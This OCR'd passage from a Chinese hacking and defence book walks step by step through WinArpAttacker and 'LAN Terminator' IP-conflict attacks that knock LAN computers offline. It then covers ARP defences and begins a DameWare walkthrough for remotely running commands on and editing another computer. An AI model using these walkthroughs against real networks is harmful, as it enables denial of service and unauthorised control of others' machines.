步骤 1　WinArpAttacker 软件工作在 WinPcap 软件的基础上，这里直接双击 WinArpAttacker 快捷方式图标启动该程序，打开该软件的界面，如图 9-12 所示。

步骤 2　选择【Options】/【Adapter】菜单命令，将显示 Options 对话框中的 Adapter 选项卡，在其中设置要绑定的网卡和 IP 地址，以及网关 IP、MAC 地址等信息，如图 9-13 所示。



图 9-12　启动程序



图 9-13　设置网络设备

步骤 3　选择 Update 选项卡，选中☑ Auto scan the lan for new computer or status. 复选框，设置定时扫描网络，更新电脑列表，如图 9-14 所示。

步骤 4　选择 Detect 选项卡，选中☑ Begin to detect as soon as this program starts. 复选框设置启动时自动扫描，如图 9-15 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 9-14　设置更新选项



图 9-15　设置自动扫描

步骤 5　选择“Protect”选项卡，选中☑ Enable local anti-spoof protect 复选框，启用本机保护，单击 确定 按钮，如图 9-16 所示。

步骤 6　返回软件的操作界面，选择【Scan】/【Scan Lan】命令扫描局域网内所有活动的电脑，在列表区中将显示扫描结果，如图 9-17 所示。



图 9-16　设置保护选项



图 9-17　扫描局域网内其他电脑

步骤 7　在列表区中选中要攻击的电脑前的复选框，选择【Attack】/【IPConflict】命令即可开始对目标电脑进行 IP 冲突攻击，如图 9-18 所示。

步骤 8　目标电脑会即刻提示 IP 冲突并从网络中断开，查看其系统日志可以得到该次攻击的详细信息，如图 9-19 所示。



图 9-18　攻击目标电脑




图 9-19　查看系统日志

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 9　选择【Attack】/【Stop Attack】命令即可停止攻击，如图 9-20 所示。



图 9-20　停止攻击

魔法档案

在 WinArpAttacker 软件的操作界面中用户还可以查看到局域网内的其他电脑的 IP 地址、MAC 地址、主机名、是否在线、是否在监听、是否处于被攻击状态以及一些 ARP 数据包和转发数据包统计信息等信息。

9.3.2　局域网终结者攻击演示

通过局域网终结者软件可使被攻击的电脑因无法使用 TCP/IP 协议连接网络而断网，该软件的攻击原理是构造虚假 IP 及 MAC 地址，在使用局域网终结者软件前最好先用 ping 命令查看被攻击的电脑是否已经连接到网络中，再进行攻击，具体操作如下：

步骤 1　在使用局域网终结者软件之前也需要安装 WinPcap 软件，这里不再赘述。打开命令提示符窗口，输入“ping 192.168.1.6”，按【Enter】键，从显示结果中可以看到该电脑正在网络上活动，如图 9-21 所示。

步骤 2　双击局域网终结者的快捷方式图标启动该程序，并弹出其操作对话框，如图 9-22 所示。




图 9-21　判断电脑是否活动



图 9-22　启动程序

步骤 3　在“目标 IP”文本框中输入目标电脑的 IP 地址，单击 添加到阻断列表 按钮将其添加到“正在被阻断的 IP 地址列表”列表框中，如图 9-23 所示。

步骤 4　此时目标电脑将会弹出“IP 地址与网络上的其他系统有冲突”的提示信息，如图 9-24 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 9-23 添加目标电脑



图 9-24 查看攻击效果

步骤 5 在目标电脑的“我的电脑”图标上单击鼠标右键，在弹出的快捷菜单中选择“管理”命令，打开“计算机管理”窗口，如图 9-25 所示。

步骤 6 在窗口左侧窗格中展开“事件查看器”选项，选择“系统”选项，即可在右侧的窗格中查看到系统错误信息，双击对应的条目即可查看其具体内容，如图 9-26 所示。



图 9-25 打开窗口




图 9-26 查看系统日志

步骤 7 此时再使用 ping 命令查看目标电脑时将显示链接超时，可见目标电脑已经从网络中断开，如图 9-27 所示。

步骤 8 在“正在被阻断的 IP 地址列表”列表框中选择目标电脑的 IP 地址，单击 取消选中地址 按钮，将其从列表框中移除即可停止攻击，但目标电脑要恢复正常工作需要等待 30～60 秒，单击 退出 按钮退出软件，在弹出的提示对话框中单击 确定 按钮即可，如图 9-28 所示。

魔法档案

在系统日志中记录了该操作系统在运行过程中出现过的一切情况，包括启动和关闭服务、服务异常终止以及出现的错误情况。养成随时查看系统日志的习惯可以对系统运行情况了如指掌，同时也能及时对一些攻击行为进行防御。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 9-27　使用命令查看电脑




图 9-28　停止攻击

9.4　防御 ARP 欺骗攻击

使用专杀软件、防火墙以及绑定 IP 和 MAC 地址等方法可以有效防范 ARP 欺骗攻击，下面就进行介绍。

9.4.1　使用软件防范 ARP 欺骗攻击

使用 ARP 防御软件，可以较为方便、安全地保护电脑系统，免受 ARP 欺骗攻击的影响。下面将介绍使用 ARP 病毒专杀工具和 ARP 防火墙的方法。

1. 使用 ARP 病毒专杀工具

趋势科技的 ARP 专杀工具可以有效清除电脑中的 ARP 病毒（下载地址是 http://down.ddvip.com/view/11607537734919.html），使用趋势科技 ARP 专杀工具防御 ARP 病毒攻击的具体操作如下：

步骤 1　双击趋势科技 ARP 专杀工具的快捷方式图标启动程序，其将自动在命令提示符窗口中对当前系统进行 ARP 病毒的查杀，如图 9-29 所示。

步骤 2　查杀完毕后，软件将自动关闭，并将扫描结果保存在安装目录下的 report 文件夹中的以当前日期命名的文本文档中，如图 9-30 所示。



图 9-29　查看 ARP 病毒



图 9-30　查看结果

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2. 使用 ARP 防火墙

ARP 防火墙是专门用于阻挡电脑网络中的 ARP 攻击及 IP 冲突等威胁的防火墙软件（下载地址是 http://www.skycn.com/soft/33532.html），使用 ARP 防火墙的具体操作如下：

步骤 1 下载并安装 ARP 防火墙后，选择【开始】/【所有程序】/【ARP 防火墙单机版】/【ARP 防火墙单机版】命令启动程序。

步骤 2 在其操作界面中选择【工具】/【设置】命令，如图 9-31 所示。

步骤 3 弹出“设置”对话框，选择“网络”选项卡，选中 自动获取 单选按钮自动获取 IP 和 MAC 地址，如图 9-32 所示。



图 9-31 选择命令



图 9-32 设置网络

步骤 4 选择“安全”选项卡，在“安全防护”栏中选中需要防护的项目前的复选框，如图 9-33 所示。

步骤 5 选择“防御”选项卡，在其中设置主动防御的方式和追踪攻击者 IP 的方式，如图 9-34 所示。



图 9-33 设置安全



图 9-34 设置防御

步骤 6 选择“攻击拦截”选项卡，在其中设置 ARP 抑制和拦截攻击的参数，如

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

图 9-35 所示。

步骤 7　选择“其他”选项卡，在其中设置防火墙的启动、热键和日志保存方式等，完成后单击 ✓ 确定 按钮，如图 9-36 所示。



图 9-35　设置攻击拦截



图 9-36　设置其他

步骤 8　在软件操作界面的“统计数据”栏中即可对数据进行查看并掌握当前网络状况，如图 9-37 所示。



图 9-37　查看网络状况

9.4.2　在本地电脑中绑定 IP 地址与 MAC 地址

在局域网中，将其中的每台电脑的 IP 地址和 MAC 地址进行绑定，可以有效地减少 ARP 欺骗攻击的危害，具体操作如下：

步骤 1　打开命令提示符窗口，输入“ipconfig /all”，获取本地 IP 地址与 MAC 地址，如图 9-38 所示。

步骤 2　在命令提示符窗口中输入“arp-s 192.168.1.3 00-30-18-Q2-d1-4c”，按【Enter】键，即可完成本地 IP 地址与 MAC 地址的绑定，如图 9-39 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 9-38 获取本地 IP 地址与 MAC 地址



图 9-39 输入命令

步骤 3 在命令提示符窗口中输入“arp -a”，按【Enter】键即可在 ARP 缓存表中查看是否绑定成功，如图 9-40 所示。





图 9-40 查询 IP 地址与 MAC 地址状态

魔法档案

使用“arp -a”命令查询缓存表时共有 3 项内容，第 1 项“Internet Address”为 IP 地址列表；第 2 项“Physical Address”为 MAC 地址列表，第 3 项“type”表示当前绑定状态，“static”表示当前 IP 地址和 MAC 地址已经绑定，“dynamic”则表示未绑定，当前 IP 地址和 MAC 地址是一个动态链接。

9.4.3 在路由器上绑定 IP 地址与 MAC 地址

路由器是一种用来连接多个网络的信息设备，在路由器上绑定 IP 地址与 MAC 地址，也能起到防御 ARP 欺骗攻击的目的，下面将在 TP-LINK 路由器上绑定 IP 地址与 MAC 地址，具体操作如下：

步骤 1 启动浏览器，在地址栏中输入“http://192.168.1.1”后按【Enter】键，在弹出的“连接到 192.168.1.1”对话框中输入登录路由器所需要的用户名和密码，单击 确定 按钮，如图 9-41 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 2　在登录后的路由器操作界面左侧的选项列表中选择“DHCP 服务器”选项，如图 9-42 所示。



图 9-41　登录路由器



图 9-42　选择选项

步骤 3　在打开的列表中选择“静态地址分配”选项，在右侧的“静态地址分配”栏中的“MAC 地址”文本框中输入要绑定的 MAC 地址，在“IP 地址”文本框中输入要绑定的 IP 地址，单击 保存 按钮，如图 9-43 所示。

步骤 4　成功绑定路由器的 MAC 地址和 IP 地址后，系统将弹出一个提示框提示所做的修改将在重启路由器后生效，单击 确定 按钮返回并重启路由器，如图 9-44 所示。



图 9-43　绑定 IP 地址




图 9-44　成功绑定

9.5　常见问题解答

：魔法师，我觉得本章中介绍的防御 ARP 的方法都不太好用，有没有其他防御方法呢？

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。





：当然有，你可以使用 Anti ARP Sniffer，该软件也可以防御 ARP 欺骗攻击，使用它可以防御利用 ARP 技术进行 IP 冲突和重写 ARP 缓存表等攻击。其使用方法为，启动软件，在“网关地址”文本框中输入网关的 IP 地址，单击获取网关MAC地址按钮，然后在“本地 MAC”文本框中输入本地的 MAC 地址，单击防护地址冲突按钮即可防御 IP 冲突，单击自动防护按钮可以启动对 ARP 欺骗攻击的全面防护。



：我在使用 WinArpAttacker 时，发现它还能提供其他攻击，魔法师能给我介绍一下吗？



：WinArpAttacker 中的攻击方式很多，下面简要介绍一下 Flood 攻击，这是一种利用 TCP 协议缺陷，发送大量伪造的 TCP 连接请求，从而使得被攻击方系统资源耗尽的攻击方式。

9.6 过 关 练 习


（1）在自己的电脑上查看本地电脑的 MAC 地址。

（2）下载并安装 ARP 防火墙，保护自己电脑免受 ARP 欺骗攻击。

（3）在条件允许的情况下，按照本章的相关内容，使用路由器绑定 IP 地址和 MAC 地址。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

10.1 黑客工具实现远程监控

远程监控是指通过网络对其他电脑进行操作。通过远程监控不仅可以对网上的其他电脑进行重新启动、关机等操作，还可以对其他电脑进行日常设置的工作。通过一些黑客软件可以很方便地实现远程监控的功能。

10.1.1 利用 DameWare 实现远程监控

DameWare 是一款可以为网络管理员提供很好的远程管理服务的软件（下载地址是 http://down.wmzhe.com/html/view-10244.htm），下面就介绍其安装和使用方法。

1. 认识与安装 DameWare

DameWare 是网络管理员的好帮手，有了它，网络管理员就不用再为调试电脑而在电脑之间跑来跑去了。安装 DameWare 软件的具体操作如下：

步骤 1 双击 DameWare 的安装程序图标启动安装程序，在打开的欢迎界面中单击 Next > 按钮，如图 10-1 所示。

步骤 2 弹出 License Agreement 对话框，选中 I accept the license agreement 单选按钮，如图 10-2 所示，单击 Next > 按钮。



图 10-1 启动安装程序




图 10-2 同意协议

步骤 3 弹出 Destination Folder 对话框，单击 Browse 按钮，在弹出的对话框中设置 DameWare 的安装路径，设置完毕后单击 OK 按钮，如图 10-3 所示，然后单击 Next > 按钮。

步骤 4 弹出 Ready to install the Application 对话框，单击 Next > 按钮开始安装软件，如图 10-4 所示，如果要更改之前的设置，可以单击 < Back 按钮返回。

魔法档案

许多远程监控的黑客工具大多都是为了方便网络管理员更好地维护和控制网络而设计的，但黑客却利用这些软件方便、实用的特点进行远程监控攻击。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 10-3　设置安装路径



图 10-4　准备安装

步骤 5　弹出 Updating System 对话框，在其中将提示正在安装所需要的文件，并显示安装进度条提示安装进度，如图 10-5 所示。

步骤 6　稍后将自动弹出提示程序已经成功安装的对话框，单击 Finish 按钮关闭该窗口，如图 10-6 所示。



图 10-5　开始安装



图 10-6　完成安装

2. 使用 DameWare 进行远程监控

黑客利用 DameWare 中的各种远程管理功能，可以轻松地对网络中的其他电脑进行远程管理，具体操作如下：

步骤 1　选择【开始】/【所有程序】/【DameWare NT Utilities】/【DameWare NT Utilities】命令启动 DameWare。

步骤 2　在 DameWare 的操作界面中单击 Add Favorite Domain or Favorite Machines 按钮，如图 10-7 所示。

步骤 3　弹出 Add Domain or Machine 对话框，选中 Favorites Domain 单选按钮，在 Enter Machine Name or IP 文本框中输入目标电脑的 IP 地址，如图 10-8 所示，单击 OK 按钮。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 10-7 选择操作




图 10-8 添加电脑

步骤 4 返回到 DameWare 的操作界面，可以看到在左侧列表框中新增了一台名为“192.168.1.6”的电脑，将鼠标光标移动到其上，将显示一个信息框，从中可以看到该电脑的机器名和工作组等信息，如图 10-9 所示。

步骤 5 单击电脑名前面的⊞图标展开命令列表，该列表中显示了使用 DameWare 可以对该电脑进行的操作，下面将一一进行讲解。选择 Disk Drives 选项，在右侧窗格中可以看到当前目标电脑的磁盘管理信息，包括总空间、已使用空间和空闲空间等，如图 10-10 所示。




图 10-9 查看目标电脑信息



图 10-10 目标电脑磁盘信息

步骤 6 选择 Event Log 选项，在右侧的窗格中双击相应的日志文件可以查看远程电脑的事件日志，如图 10-11 所示。

步骤 7 选择 Groups 选项，在右侧窗格的 Group 列表框中将显示当前电脑中的用户组以及相应的权限，可对其进行添加、删除以及更改组权限的设置，如图 10-12 所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 10-11　查看事件日志



图 10-12　组管理

步骤 8　选择 Printers 选项，在右侧窗格中将列出目标电脑当前已安装的打印机，在其上单击鼠标右键，在弹出的快捷菜单中可以选择执行相应命令，如图 10-13 所示。

步骤 9　选择 Processes 选项，在右侧窗格中可以查看目标电脑当前的进程信息并进行增加和删除进程等操作，如图 10-14 所示。



图 10-13　打印机管理



图 10-14　进程管理

步骤 10　选择 Properties 选项，在右侧窗格中将列出目标电脑的系统信息，包括系统时间、系统版本、BIOS 信息、CPU 型号和硬件信息等，如图 10-15 所示。

步骤 11　选择 Registry 选项，在右侧窗格中将会打开注册表编辑器窗口，在其中可以对目标电脑的注册表进行编辑操作，如图 10-16 所示。

魔法档案

虽然在操作界面中可以查看系统信息，但选择 Properties 选项查看到的系统信息更完整更详细。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 10-15 系统信息



图 10-16 注册表编辑

步骤 12 展开 Remote Command 选项，选择其下的 RCmd View 选项，在右侧窗格中将打开一个命令提示符窗口，在其中可以执行任何远程命令，如图 10-17 所示。

步骤 13 展开 Schedule 选项，其下有 Job Schedule 和 Task Schedule 两个选项，使用它们可以为远程电脑添加、编辑和删除计划任务，如图 10-18 所示。




图 10-17 执行远程命令



图 10-18 计划任务管理

步骤 14 选择 Search 选项，在右侧窗格中可以进行针对用户、用户组、共享文件夹以及其他文件的查找功能，如图 10-19 所示。

